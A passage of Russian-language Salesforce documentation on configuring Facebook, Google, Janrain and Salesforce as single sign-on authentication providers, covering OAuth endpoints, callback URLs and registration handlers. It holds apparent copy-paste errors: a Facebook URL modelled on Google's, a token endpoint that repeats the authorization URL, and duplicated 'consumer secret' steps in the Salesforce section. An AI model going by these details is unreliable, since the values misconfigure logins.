Настройте поставщика проверки подлинности Facebook, чтобы ваши пользователи могли выполнить вход в организацию Salesforce с помощью своих учетных данных Facebook.

Настройка поставщика проверки подлинности Google

Настройте поставщика проверки подлинности Google, чтобы ваши пользователи могли входить в систему Salesforce с помощью своих учетных данных Google.

Настройка поставщика проверки подлинности Janrain

Настройте поставщика проверки подлинности Janrain, чтобы ваши пользователи могли выполнить вход в Salesforce с помощью своих учетных данных Janrain.

Настройка поставщика проверки подлинности Salesforce

Для настройки поставщика проверки подлинности Salesforce создайте связанное приложение, использующее единый вход (SSO).

Настройка поставщика проверки подлинности OpenID Connect

Система позволяет использовать любое стороннее веб-приложение, реализующее протокол OpenID Connect на стороне сервера (например, Amazon, Google и PayPal), в качестве поставщика проверки подлинности.

Настройка поставщика проверки подлинности Microsoft® Access Control Service

Система позволяет использовать службу Microsoft Access Control Service в качестве поставщика проверки подлинности посредством протокола OAuth. Как правило, авторизация выполняется службой Microsoft Office 365 (например, SharePoint® Online).

Настройка поставщика проверки подлинности LinkedIn

Настройте поставщика проверки подлинности LinkedIn, чтобы ваши пользователи могли входить в систему Salesforce с помощью своих учетных данных LinkedIn.

Настройка поставщика проверки подлинности Twitter

Настройте Twitter в качества поставщика проверки подлинности, чтобы ваши пользователи могли входить в систему Salesforce из своей учетной записи Twitter.

Использование значений под управлением Salesforce при настройке поставщика проверки подлинности

Вы можете предоставить Salesforce возможность создавать значения ключей при настройке поставщика подлинности Facebook, Salesforce, LinkedIn, Twitter или Google. Если Salesforce будет формировать значения ключей, это сэкономит вам время и ресурсы, которые пришлось бы тратить на создание собственного стороннего приложения.

Создание настраиваемого внешнего поставщика проверки подлинности

Создайте настраиваемого поставщика проверки подлинности для единой регистрации, чтобы пользователи могли использовать свои учетные данные, отличные от Salesforce, для входа в организацию Salesforce. Если ваше приложение OAuth не поддерживает OpenID Connect, реализуйте настраиваемого внешнего поставщика проверки подлинности. Если ваше приложение поддерживает OpenID Connect, можно использовать одного из поставщиков проверки подлинности, предоставляемых Salesforce.

Настройка поставщика проверки подлинности Facebook

Настройте поставщика проверки подлинности Facebook, чтобы ваши пользователи могли выполнить вход в организацию Salesforce с помощью своих учетных данных Facebook.

Настройка Facebook в качестве поставщика проверки подлинности включает приведенные ниже общие шаги.

1. Настройте приложение Facebook, выбрав систему Salesforce в качестве домена приложения.
2. Определите поставщика проверки подлинности Facebook для организации Salesforce.
3. Обновите приложение Facebook, чтобы использовать значение поля «URL-адрес обратного вызова», созданное системой Salesforce, в качестве URL-адреса Facebook.
4. Протестируйте подключение.

Настройка приложения Facebook

Прежде чем настроить Facebook для организации Salesforce, рекомендуем настроить приложение в Facebook.

Прим.: Чтобы пропустить данное действие, разрешите Salesforce использование собственного стандартного приложения. Дополнительную информацию см. на странице «Использование значений под управлением Salesforce при настройке поставщика проверки подлинности».

1. Откройте веб-сайт Facebook и создайте приложение.
2. Измените параметры приложения и задайте домену приложения значение Salesforce.
3. Запомните код и секрет приложения.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:
- Просмотр настройки и конфигурации

Для редактирования параметров:
- «Настройка приложения»

  И

  Управление поставщиками проверки подлинности

Определение поставщика Facebook для организации Salesforce

Код и секрет приложения Facebook необходимы для настройки поставщика Facebook в организации Salesforce.

Прим.: Чтобы пропустить данное действие, разрешите Salesforce управлять значениями для вас. Дополнительную информацию см. на странице «Использование значений под управлением Salesforce при настройке поставщика проверки подлинности».

1. Введите строку «*Поставщики проверки подлинности*» в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите Facebook в качестве типа поставщика.
4. Введите имя поставщика.
5. Введите индекс URL-адреса, который используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikFacebook», то URL-адрес единой регистрации выглядит следующим образом:
   `https://login.salesforce.com/auth/sso/00Dx00000000001/MoiPostavshikFacebook`.
6. Введите код приложения Facebook в поле «Ключ пользователя».
7. Введите секрет приложения Facebook в поле «Секрет пользователя».
8. При необходимости заполните перечисленные ниже поля.
   a. Введите основной URL-адрес из Facebook в поле «URL-адрес конечной точки авторизации». Например, `https://www.facebook.com/v2.2/dialog/oauth`. При пропуске данного поля система Salesforce использует версию Facebook API, используемую приложением.

      Совет: При необходимости дополните основной URL-адрес строковыми параметрами запроса. Например, чтобы получить маркер обновления от Facebook для автономного доступа, введите URL-адрес `https://accounts.facebook.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. Чтобы предложить пользователю принимать действие обновления, благодаря чему Facebook сможет отправлять последующие маркеры обновления необходим параметр `approval_prompt`.

   b. Заполните поле «URL-адрес конечной точки маркера» из Facebook. Например, `https://www.facebook.com/v2.2/dialog/oauth`. При пропуске данного поля система Salesforce использует версию Facebook API, используемую приложением.
   c. Заполните поле «URL-адрес конечной точки сведений о пользователе» для изменения значений, запрошенных интерфейсом API профиля Facebook. Дополнительную информацию о полях см. по ссылке https://developers.facebook.com/docs/facebook-login/permissions/v2.0#reference-public_profile. Запрошенные поля должны соответствовать запрошенным областям. При пропуске данного поля система Salesforce использует версию Facebook API, используемую приложением.
   d. Поле «Стандартные области», значение которого должно быть отправлено вместе с запросом на конечную точку авторизации. В противном случае система использует жестко запрограммированные стандартные значения для типа поставщика (см. документацию разработчика Facebook).

      Дополнительную информацию см. в разделе «Использование параметра Scope».

   e. Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.
   f. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности через процесс единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).
   g. Выберите существующий класс Apex в качестве класса средства обработки регистрации. Или щелкните **«Автоматически создавать шаблон средства обработки регистрации»**, чтобы создать шаблон класса Apex

для средства регистрации. Прежде чем использовать данный класс, отредактируйте его и измените стандартное содержимое.

Прим.: Класс средства обработки регистрации требуется Salesforce для формирования URL-адреса инициализации единой регистрации.

h. Выберите пользователя, выполняющего класс средства обработки Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Пользователь требуется независимо от того, указывается ли существующий класс средства обработки регистрации или создается новый класс на основе шаблона.

i. Чтобы использовать портал с поставщиком, выберите нужный портал из раскрывающегося списка «Портал».

j. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Этот значок относится только к сообществу. Она не отображается на странице входа для вашей организации Salesforce или домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

Укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

9. Нажмите кнопку **«Сохранить»**.

Запомните сформированное значение созданного поля «Код поставщика проверки подлинности». Данное значение должно использоваться в классе Apex`Auth.AuthToken`.

Некоторые URL-адреса конфигурации клиента формируются только после определения поставщика проверки подлинности.

- Тестовый URL-адрес инициализации. Позволяет администраторам Salesforce проверять правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- URL-адрес инициализации единой регистрации. Применяется для выполнения единой регистрации в Salesforce из стороннего приложения с использованием учетных данных стороннего приложения. Пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. Стороннее приложение либо создает нового пользователя, либо обновляет существующего. Затем стороннее приложение вводит пользователя в систему Salesforce как этого пользователя.
- URL-адрес связывания текущего пользователя. Позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- URL-адрес инициализации только приложения OAuth. Позволяет получать маркеры доступа OAuth для стороннего приложения. Чтобы получить маркер, пользователи должны пройти проверку подлинности с помощью Salesforce для сторонней службы. В данной схеме не предусмотрены будущие возможности SSO.
- «URL-адрес обратного вызова». Данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. Поставщик проверки подлинности должен выполнить переадресацию на URL-адрес обратного вызова со сведениями для каждого URL-адреса конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Обновление приложения Facebook

Если организации Salesforce задан поставщик проверки подлинности Facebook, откройте и обновите приложение Facebook, чтобы использовать значение поля «URL-адрес обратного вызова» в качестве значения URL-адреса веб-сайта Facebook.

Тестирование подключения SSO

Откройте тестовый URL-адрес инициализации на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел Facebook, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

СМ. ТАКЖЕ:

- Использование параметров запроса в URL-адресах конфигурации клиента
- Внешние поставщики проверки подлинности

Настройка поставщика проверки подлинности Google

Настройте поставщика проверки подлинности Google, чтобы ваши пользователи могли входить в систему Salesforce с помощью своих учетных данных Google.

Чтобы настроить Google в качестве поставщика проверки подлинности, выполните перечисленные ниже действия.

1. Настройте приложение Google, выбрав систему Salesforce в качестве домена приложения.
2. Определите поставщика проверки подлинности Google для организации Salesforce.
3. Обновите приложение Google, чтобы использовать значение поля «URL-адрес обратного вызова», созданное Salesforce, в качестве URL-адреса Google.
4. Протестируйте подключение.

Настройка приложения Google

Прежде чем настроить Google для организации Salesforce, рекомендуем настроить приложение в Google.

Прим.: Чтобы пропустить данное действие, разрешите Salesforce использование собственного стандартного приложения. Дополнительную информацию см. на странице «Использование значений под управлением Salesforce при настройке поставщика проверки подлинности».

1. Откройте веб-сайт Google и создайте приложение.
2. Измените параметры приложения и задайте домену приложения значение Salesforce.
3. Запомните код и секрет приложения.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Управление поставщиками проверки подлинности

Определение поставщика Google для организации Salesforce

Код и секрет приложения Google необходимы для настройки поставщика Google в организации Salesforce.

Прим.: Чтобы пропустить данное действие, разрешите Salesforce управлять значениями для вас. Дополнительную информацию см. на странице «Использование значений под управлением Salesforce при настройке поставщика проверки подлинности».

1. Введите строку «*Поставщики проверки подлинности*» в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите Google в качестве типа поставщика.
4. Введите имя поставщика.
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikGoogle», то URL-адрес единой регистрации выглядит следующим образом:
   `https://login.salesforce.com/auth/sso/00Dx00000000001/MoiPostavshikGoogle`.
6. Введите код приложения Google в поле «Ключ пользователя».
7. Введите секрет приложения Google в поле «Секрет пользователя».
8. При необходимости заполните перечисленные ниже поля.
   a. «URL-адрес конечной точки авторизации»: предназначено для ввода основного URL-адреса авторизации от Google. Например, `https://accounts.google.com/o/oauth2/authorize`. URL-адрес должен начинаться с компонента `https://accounts.google.com/o/oauth2`.

      Совет: При необходимости дополните основной URL-адрес строковыми параметрами запроса. Например, чтобы получить маркер обновления от Google для автономного доступа, введите URL-адрес `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. Чтобы предложить пользователю принимать действие обновления, благодаря чему Google сможет отправлять последующие маркеры обновления необходим параметр `approval_prompt`.

   b. «URL-адрес конечной точки маркера»: предназначено для ввода URL-адреса маркера OAuth от Google. Например, `https://accounts.google.com/o/oauth2/accessToken`. URL-адрес должен начинаться с компонента `https://accounts.google.com/o/oauth2`.

   c. «URL-адрес конечной точки сведений о пользователе»: предназначено для изменения значений, запрошенных интерфейсом API профиля Google. URL-адрес должен начинаться с компонента `https://www.googleapis.com/oauth2/`.

   d. «Стандартные области»: значение этого поля должно быть отправлено вместе с запросом на конечную точку авторизации. В противном случае система использует жестко запрограммированные стандартные значения для типа поставщика. См. документацию разработчика Google.

      Дополнительную информацию см. в разделе «Использование параметра Scope».

   e. «URL-адрес настраиваемой ошибки»: предназначено для ввода URL-адреса, используемого поставщиком для уведомления об ошибках.

   f. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).

g. Выберите существующий класс Apex в качестве класса средства обработки регистрации. Или щелкните **«Автоматически создавать шаблон средства обработки регистрации»**, чтобы создать шаблон класса Apex для средства регистрации. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.

   Прим.: Класс средства обработки регистрации требуется Salesforce для формирования URL-адреса инициализации единой регистрации.

h. Выберите пользователя, выполняющего класс средства обработки Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Пользователь требуется независимо от того, указывается ли существующий класс средства обработки регистрации или создается новый класс на основе шаблона.

i. Чтобы использовать портал с поставщиком, выберите нужный портал из списка «Портал».

j. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Этот значок относится только к сообществу. Она не отображается на странице входа для вашей организации Salesforce или домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

   Укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

9. Нажмите кнопку **«Сохранить»**.

Запомните значение созданного поля «Код поставщика проверки подлинности». Данное значение должно использоваться в классе Apex`Auth.AuthToken`.

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации». Позволяет администраторам проверять правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации единой регистрации». Применяется для выполнения единой регистрации в Salesforce из стороннего приложения (с использованием учетных данных стороннего приложения). Пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. Стороннее приложение либо создает нового пользователя, либо обновляет существующего. Затем стороннее приложение вводит пользователя в систему Salesforce как этого пользователя.
- «URL-адрес связывания текущего пользователя». Позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес инициализации только OAuth». Позволяет получать маркеры доступа OAuth для стороннего приложения. Пользователи, чтобы получить маркер, должны авторизоваться с помощью Salesforce для сторонней службы. В данной схеме не предусмотрены будущие возможности SSO.
- «URL-адрес обратного вызова». Данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. Поставщик проверки подлинности выполняет переадресацию на адрес, указанный в поле «URL-адрес обратного вызова», со сведениями для каждого URL-адреса конфигурации клиента.

URL-адреса конфигурации клиента поддерживают другие параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Обновление приложения Google

Если организации Salesforce задан поставщик проверки подлинности Google, откройте и обновите приложение Google, чтобы использовать значение поля «URL-адрес обратного вызова» в качестве значения URL-адреса веб-сайта Google.

Тестирование подключения SSO

Откройте тестовый URL-адрес инициализации на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел Google, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

Настройка поставщика проверки подлинности Janrain

Настройте поставщика проверки подлинности Janrain, чтобы ваши пользователи могли выполнить вход в Salesforce с помощью своих учетных данных Janrain.

Процесс настройки поставщика проверки подлинности Janrain немного отличается от процесса настройки других поставщиков. Поток может быть запущен без использования URL-адреса инициализации единой регистрации, получаемого после регистрации поставщика в Salesforce. Вместо этого веб-узел дополняется виджетом Janrain, предназначенным для входа.

Чтобы настроить поставщика Janrain, выполните указанные ниже действия.

1. Зарегистрируйте приложение на веб-узле Janrain и получите `apiKey`.
2. Определите поставщика проверки подлинности Janrain для организации Salesforce.
3. Получите код виджета входа от компании Janrain.
4. Настройте сайт для вызова кода виджета входа в организации Salesforce.

Регистрация приложения

Создайте учетную запись Janrain на веб-узле Janrain. При наличии учетной записи Janrain получите `apiKey`.

1. Последовательно выберите пункты **Deployment** > **Sign-in for Web** > **Handle Tokens**.
2. Скопируйте значение поля `apiKey`. Данное значение потребуется позднее при создании поставщика Janrain в организации Salesforce.
3. Добавьте домен `Salesforce` в список разрешенных доменов Janrain (**Deployment** > **Application Settings** > **Domain Whitelist**).

Определение поставщика Janrain для организации Salesforce

Ключ API Janrain необходим для создания поставщика Janrain в организации Salesforce.

1. Введите строку «*Поставщики проверки подлинности*» в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите Janrain в качестве типа поставщика.
4. Введите имя поставщика.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Управление поставщиками проверки подлинности

5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адреса обратного вызова. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikJanrain», то URL-адрес обратного вызова выглядит следующим образом:
   `https://login.salesforce.com/services/authcallback/00D300000007CvvEAE/MyJanrainProvider`.
6. Вставьте значение `apiKey` в поле «Секрет пользователя».
7. При необходимости введите URL-адрес настраиваемой ошибки, который должен использоваться поставщиком для уведомления об ошибках.
8. При необходимости укажите в качестве URL-адреса настраиваемого выхода значение, которое должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс HTTP или HTTPS, например `https://acme.my.salesforce.com`.
9. Выберите существующий класс Apex в качестве класса средства обработки регистрации. Или щелкните **«Автоматически создавать шаблон средства обработки регистрации»**, чтобы создать шаблон класса Apex для средства регистрации. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.

   Прим.: Класс средства обработки регистрации необходим Salesforce для формирования URL-адреса инициализации единой регистрации.

10. Выберите пользователя, выполняющего класс средства обработки Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Пользователь требуется независимо от того, указывается ли существующий класс средства обработки регистрации или создается новый класс на основе шаблона.
11. Чтобы использовать портал с поставщиком, выберите нужный портал из раскрывающегося списка «Портал».
12. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Этот значок относится только к сообществу. Она не отображается на странице входа для вашей организации Salesforce или домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

    Укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

13. Нажмите кнопку **«Сохранить»**.

Запомните значение созданного URL-адреса обратного вызова. Данное значение требуется для завершения настройки Janrain.

Некоторые параметры конфигурации клиента доступны только после настройки Janrain в качестве поставщика проверки подлинности. Эти параметры могут использоваться со значением `flowtype` в поле URL-адресе обратного вызова в виджете входа Janrain.

- `test`: данный параметр позволяет проверить правильность настройки стороннего поставщика. Администратор задает значение `flowtype=test` для виджета Janrain, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- `link`; связывает текущих пользователей Salesforce со сторонней учетной записью. Пользователь открывает страницу, содержащую виджет Janrain, которому задано значение `flowtype=link`, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- `sso`: выполняет единую регистрацию в Salesforce из стороннего приложения (с использованием учетных данных стороннего приложения). Пользователь открывает страницу, содержащую виджет Janrain, которому задано значение `flowtype=sso`, и регистрируется в стороннем приложении. Стороннее приложение либо создает нового

пользователя, либо обновляет существующего. Затем стороннее приложение вводит пользователя в систему Salesforce как этого пользователя.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Получение кода виджета входа от компании Janrain

Получите код виджета входа для организации Salesforce.

1. Последовательно выберите пункты **Application** > **Sign-in for Web** > **Get the Code** в аккаунте Janrain.
2. Введите значение URL-адреса обратного вызова из сведений о поставщике Janrain в организации Salesforce (а также параметр запроса `flowtype=sso` в качестве URL-адреса маркера). Например:

   ```
   https://login.salesforce.com/services/authcallback/00DD##############/JanrainApp?flowtype=sso
   ```

   При использовании домена, созданного посредством функции «Мой домен», замените компонент `login.salesforce.com` именем для функции «Мой домен».

   При использовании сообщества добавьте параметр `community` и дополните им виджет входа в качестве URL-адреса маркера. Например:

   ```
   janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/00DD##############/JanrainApp'
   +'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
   ```

Создание сайта для вызова виджета входа

1. Включите поддержку Sites.
2. Создайте страницу и скопируйте на нее код виджета входа.
3. Создайте сайт и выберите созданную страницу в качестве начальной страницы сайта.

СМ. ТАКЖЕ:

Использование параметров запроса в URL-адресах конфигурации клиента

Внешние поставщики проверки подлинности

Настройка поставщика проверки подлинности Salesforce

Для настройки поставщика проверки подлинности Salesforce создайте связанное приложение, использующее единый вход (SSO).

Настройка Facebook в качестве поставщика проверки подлинности включает приведенные ниже общие шаги.

1. Создание связанного приложения.
2. Определите поставщика проверки подлинности Salesforce для организации.
3. Протестируйте подключение.

Создание связанного приложения

Связанное приложение можно создать из интерфейса Lightning Experience или из интерфейса Salesforce Classic.

В Lightning Experience введите *«Приложение»* в поле «Быстрый поиск» в меню «Настройка», выберите **«Менеджер приложений»** и нажмите **«Создать связанное приложение»**.

В Salesforce Classic введите *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» и затем выберите **«Приложения»**. Затем нажмите кнопку **«Создать»** в разделе «Связанные приложения».

После создания связанного приложения сохраните значения полей «Ключ пользователя» и «Секрет пользователя».

Прим.: Чтобы пропустить данное действие, разрешите Salesforce использование собственного стандартного приложения. Дополнительную информацию см. на странице «Использование значений под управлением Salesforce при настройке поставщика проверки подлинности».

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:
- Просмотр настройки и конфигурации

Для редактирования параметров:
- «Настройка приложения»

  И

  Управление поставщиками проверки подлинности

Define the Salesforce Authentication Provider in Your Org

Значения полей «Ключ пользователя» и «Секрет пользователя» из определения связанного приложения требуются для настройки поставщика проверки подлинности в организации.

Прим.: Чтобы пропустить данное действие, разрешите Salesforce управлять значениями для вас. Дополнительную информацию см. на странице «Использование значений под управлением Salesforce при настройке поставщика проверки подлинности».

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите Salesforce в качестве типа поставщика.
4. Введите имя поставщика.
5. Введите индекс URL-адреса, который используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikSFDC», то URL-адрес единой регистрации выглядит следующим образом: `https://login.salesforce.com/auth/sso/00Dx00000000001/MoiPostavshikSFDC`.
6. Вставьте значение секрета пользователя из определения связанного приложения в поле «Секрет пользователя».

7. Вставьте значение секрета пользователя из определения связанного приложения в поле «Секрет пользователя».
8. При необходимости заполните перечисленные ниже поля.
   a. Поле «URL-адрес конечной точки авторизации», предназначенное для ввода URL-адреса авторизации приложения OAuth.

      Имя хоста, указанное в поле «URL-адрес конечной точки авторизации», может соответствовать имени безопасной среды или настраиваемого домена, созданного посредством функции «Мой домен», но URL-адрес должен заканчиваться компонентом `.salesforce.com`, а путь должен заканчиваться компонентом `/services/oauth2/authorize`. Например, `https://login.salesforce.com/services/oauth2/authorize`.

   b. Поле «URL-адрес конечной точки маркера», предназначенное для ввода URL-адреса маркера приложения OAuth.

      Имя хоста, указанное в поле «URL-адрес конечной точки маркера», может соответствовать имени безопасной среды или настраиваемого домена, созданного посредством функции «Мой домен», но URL-адрес должен заканчиваться компонентом `.salesforce.com`, а путь должен заканчиваться компонентом `/services/oauth2/token`. Например, `https://login.salesforce.com/services/oauth2/token`.

   c. Поле «Стандартные области», значение которого должно быть отправлено вместе с запросом на конечную точку авторизации. В противном случае система использует жестко запрограммированное стандартное значение.

      Дополнительную информацию см. в разделе «Использование параметра Scope».

   d. Добавление кода организации для связывания сторонней организации. Если поставщик проверки подлинности был создан до выпуска Winter'15, вы по своему усмотрению можете выбрать параметр для связывания сторонней учетной записи. Таким образом, если у существующей организации имеется несколько источников, например безопасных сред, целевая организация не может различать пользователей с одинаковым кодом пользователей. Выбирайте этот параметр, чтобы разделять коды в целевой организации. Однако после включения этой функции вашим пользователям необходимо будет повторно утвердить все свои сторонние ссылки. Данные ссылки отображается в разделе «Ссылки на сторонние учетные записи» страницы сведений о пользователе. Начиная с выпуска Winter'15 коды пользователя содержат код организации, поэтому этот параметр не отображается.
   e. Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.
   f. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности через процесс единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).
9. Выберите существующий класс Apex в качестве класса средства обработки регистрации. Или щелкните **«Автоматически создавать шаблон средства обработки регистрации»**, чтобы создать шаблон класса Apex для средства регистрации. Прежде чем использовать данный класс, отредактируйте его и измените стандартное содержимое.

   Прим.: Класс средства обработки регистрации требуется Salesforce для формирования URL-адреса инициализации единой регистрации.
10. Выберите пользователя, выполняющего класс средства обработки Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Пользователь требуется независимо от того, указан существующий класс средства обработки регистрации или создан новый класс на основе шаблона.

11. Чтобы использовать портал с поставщиком, выберите нужный портал из раскрывающегося списка «Портал».
12. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Этот значок относится только к сообществу. Она не отображается на странице входа для вашей организации Salesforce или домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

    Укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

13. Нажмите кнопку **«Сохранить»**.

    Запомните значения URL-адресов конфигурации клиента. Для выполнения последнего шага требуется URL-адрес обратного вызова. Для проверки конфигурации используйте тестовый URL-адрес инициализации. Кроме того, запишите значение поля «Код поставщика проверки подлинности», которое будет использоваться в классе Apex`Auth.AuthToken`.

14. Вернитесь к определению связанного приложения , которое было создано ранее из меню «Настройка». Вставьте значение URL-адреса обратного вызова, полученное от поставщика проверки подлинности, в поле «`URL`-адрес обратного вызова».

Некоторые URL-адреса конфигурации клиента формируются только после определения поставщика проверки подлинности.

- Тестовый URL-адрес инициализации. Позволяет администраторам Salesforce проверять правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- URL-адрес инициализации единой регистрации. Применяется для выполнения единой регистрации в Salesforce из стороннего приложения с использованием учетных данных стороннего приложения. Пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. Стороннее приложение либо создает нового пользователя, либо обновляет существующего. Затем стороннее приложение вводит пользователя в систему Salesforce как этого пользователя.
- URL-адрес связывания текущего пользователя. Позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- URL-адрес инициализации только приложения OAuth. Позволяет получать маркеры доступа OAuth для стороннего приложения. Чтобы получить маркер, пользователи должны пройти проверку подлинности с помощью Salesforce для сторонней службы. В данной схеме не предусмотрены будущие возможности SSO.
- «URL-адрес обратного вызова». Данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. Поставщик проверки подлинности должен выполнить переадресацию на URL-адрес обратного вызова со сведениями для каждого URL-адреса конфигурации клиента.

